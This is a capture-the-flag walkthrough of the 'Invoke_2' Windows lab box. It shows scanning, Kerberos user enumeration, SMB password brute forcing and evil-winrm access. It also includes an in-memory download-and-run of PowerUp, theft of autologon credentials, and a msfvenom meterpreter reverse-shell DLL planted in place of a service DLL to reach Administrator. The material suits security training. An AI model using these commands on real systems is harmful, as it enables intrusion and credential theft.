

Invoke_2

NMAP

WE USE A -Pn BECAUSE IT IS A WINDOWS MACHINE AND MAY NOT LINK PINGS






Directory Buster

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ feroxbuster -u http://192.168.0.29 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.2.4
──────────────────────────┬──────────────────────
 Target Url               │ http://192.168.0.29
 Threads                  │ 100
 Wordlist                 │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 Status Codes             │ [200, 204, 301, 302, 307, 308, 401, 403, 405]
 Timeout (secs)           │ 7
 User-Agent               │ feroxbuster/2.2.4
 Recursion Depth          │ 4
 New Version Available    │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        2l       10w      150c http://192.168.0.29/shares
```

Looks like we have a /shares




I guess not...

Finding Users

When kerberos is on you can do a kerbrute and find users with a wordlists, remember you may not find all the users, but it will get you started

```
┌──(kali㉿kali)-[~/Tools]
└─$ /home/kali/kerbrute/dist/kerbrute_linux_amd64 userenum /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt --dc 192.168.0.29 -d invoke2.local -t 200
```


/home/kali/kerbrute/dist/kerbrute_linux_amd64 userenum /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt --dc 192.168.0.29 -d invoke2.local -t 200



Alice... Again!

Brute Force User

While you are checking out the webserver, and trying to get into SMB anonymoulsy we can run a hydra in the background for SMB, remember the ABC's of hacking, Always Be Cracking



Looks like we got a hit, at least she changed her password from the last Invoke box...

Shares

We can also hop into the shares!!!

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ smbclient -L \\\\192.168.0.29\\ -U alice                                    1
Password for [WORKGROUP\alice]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.0.29 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ smbclient \\\\192.168.0.29\\Shares -U alice
Password for [WORKGROUP\alice]:
Try "help" to get a list of possible commands.
smb: \> cd Shares
cd \Shares\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> dir
  .                                   D        0  Mon Jul 25 09:50:30 2022
  ..                                  D        0  Mon Jul 25 09:50:30 2022
  note.txt                            A      116  Mon Jul 25 09:28:25 2022
  test.exe                           AH   291194  Mon Jul 25 05:45:38 2022

                12966143 blocks of size 4096. 9902974 blocks available
```

We get 2 files

Lets grab the note.txt because the other one is a binary

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ cat note.txt
◆◆OverGrown did you move test.exe, I don't see it anymore
```

That is strange, we saw it, lets try to find it

evil-winrm

We get in through evil-winrm

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ evil-winrm -i 192.168.0.29 -u alice -p [redacted]

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\alice\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Nothing good

```
*Evil-WinRM* PS C:\Users\alice\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
*Evil-WinRM* PS C:\Users\alice\Documents>
```

Or there...

We find the shares folder and test.exe is not there, must be hidden...

```
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> dir


    Directory: C:\inetpub\wwwroot\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2022   6:28 AM            116 note.txt


*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> ls -force


    Directory: C:\inetpub\wwwroot\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2022   6:28 AM            116 note.txt
-a-h--         7/25/2022   2:45 AM         291194 test.exe


*Evil-WinRM* PS C:\inetpub\wwwroot\Shares>
```

Priv Esc

Well we can't do much, lets load powerup and see if we can do anything to get some better privs

```
┌──(kali㉿kali)-[~/Tools]
└─$ python3 -m http.server 80
```

Then we load it into memory, no amsi, easy day

```
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> iex (iwr -usebasicparsing http://192.168.0.24/PowerUp.ps1)
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares>
```

To run powerup we run invoke-allchecks

```
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> invoke-allchecks
```

We found some autologon creds!!!

```
DefaultDomainName    : INVOKE2
DefaultUserName      : print_svc
DefaultPassword      : [redacted]
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

Easy Day

```
┌──(kali㉿kali)-[~/Tools]
└─$ evil-winrm -i 192.168.0.29 -u print_svc -p [redacted]                    130 ×

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\print_svc\Documents>
```

```
*Evil-WinRM* PS C:\Users\print_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\print_svc\Documents> dir
```

Nothing so far...

While looking around we find a from admin.txt file

```
*Evil-WinRM* PS C:\Users\print_svc\Desktop> type "From Admin.txt"
Why do I keep seeing problems with testservice.dll? Did you not upload test.exe in the share correctly?
*Evil-WinRM* PS C:\Users\print_svc\Desktop>
```

Looks like there is a problem with the testservice.dll

Lets head over to the shares directory

```
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> dir


    Directory: C:\inetpub\wwwroot\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2022   6:28 AM            116 note.txt


*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> ls -force


    Directory: C:\inetpub\wwwroot\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2022   6:28 AM            116 note.txt
-a-h--         7/25/2022   2:45 AM         291194 test.exe


*Evil-WinRM* PS C:\inetpub\wwwroot\Shares>
```

Now lets try and upload the tempservice.dll file they were talking about earlier, we cannot look at scheduled tasks so we just have to hope and pray

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.24 LPORT=1111 -f dll > testservice.dll
```

We can either upload the file through evil-winrm, wget the file or upload it through the share server

```
*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> upload /home/kali/Desktop/THMBox/Invoke_2/testservice.dll
Info: Uploading /home/kali/Desktop/THMBox/Invoke_2/testservice.dll to C:\inetpub\wwwroot\Shares\testservice.dll
Data: 11604 bytes of 11604 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\inetpub\wwwroot\Shares> dir


    Directory: C:\inetpub\wwwroot\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/25/2022   6:28 AM            116 note.txt
-a----         7/25/2022   7:58 AM           8704 testservice.dll
```

Lets catch the reverse shell

```
┌──(kali㉿kali)-[~/Desktop/THMBox/Invoke_2]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 1111
lport => 1111
msf6 exploit(multi/handler) > set lhost 192.168.0.24
lhost => 192.168.0.24
msf6 exploit(multi/handler) > run
```

This can take up to 5 minutes, so lets wait

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.24:1111
[*] Sending stage (200774 bytes) to 192.168.0.29
[*] Meterpreter session 2 opened (192.168.0.24:1111 -> 192.168.0.29:49849) at 2022-07-25 08:02:18 -0400

meterpreter > getuid
Server username: INVOKE2\Administrator
meterpreter >
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]
```

And we are done!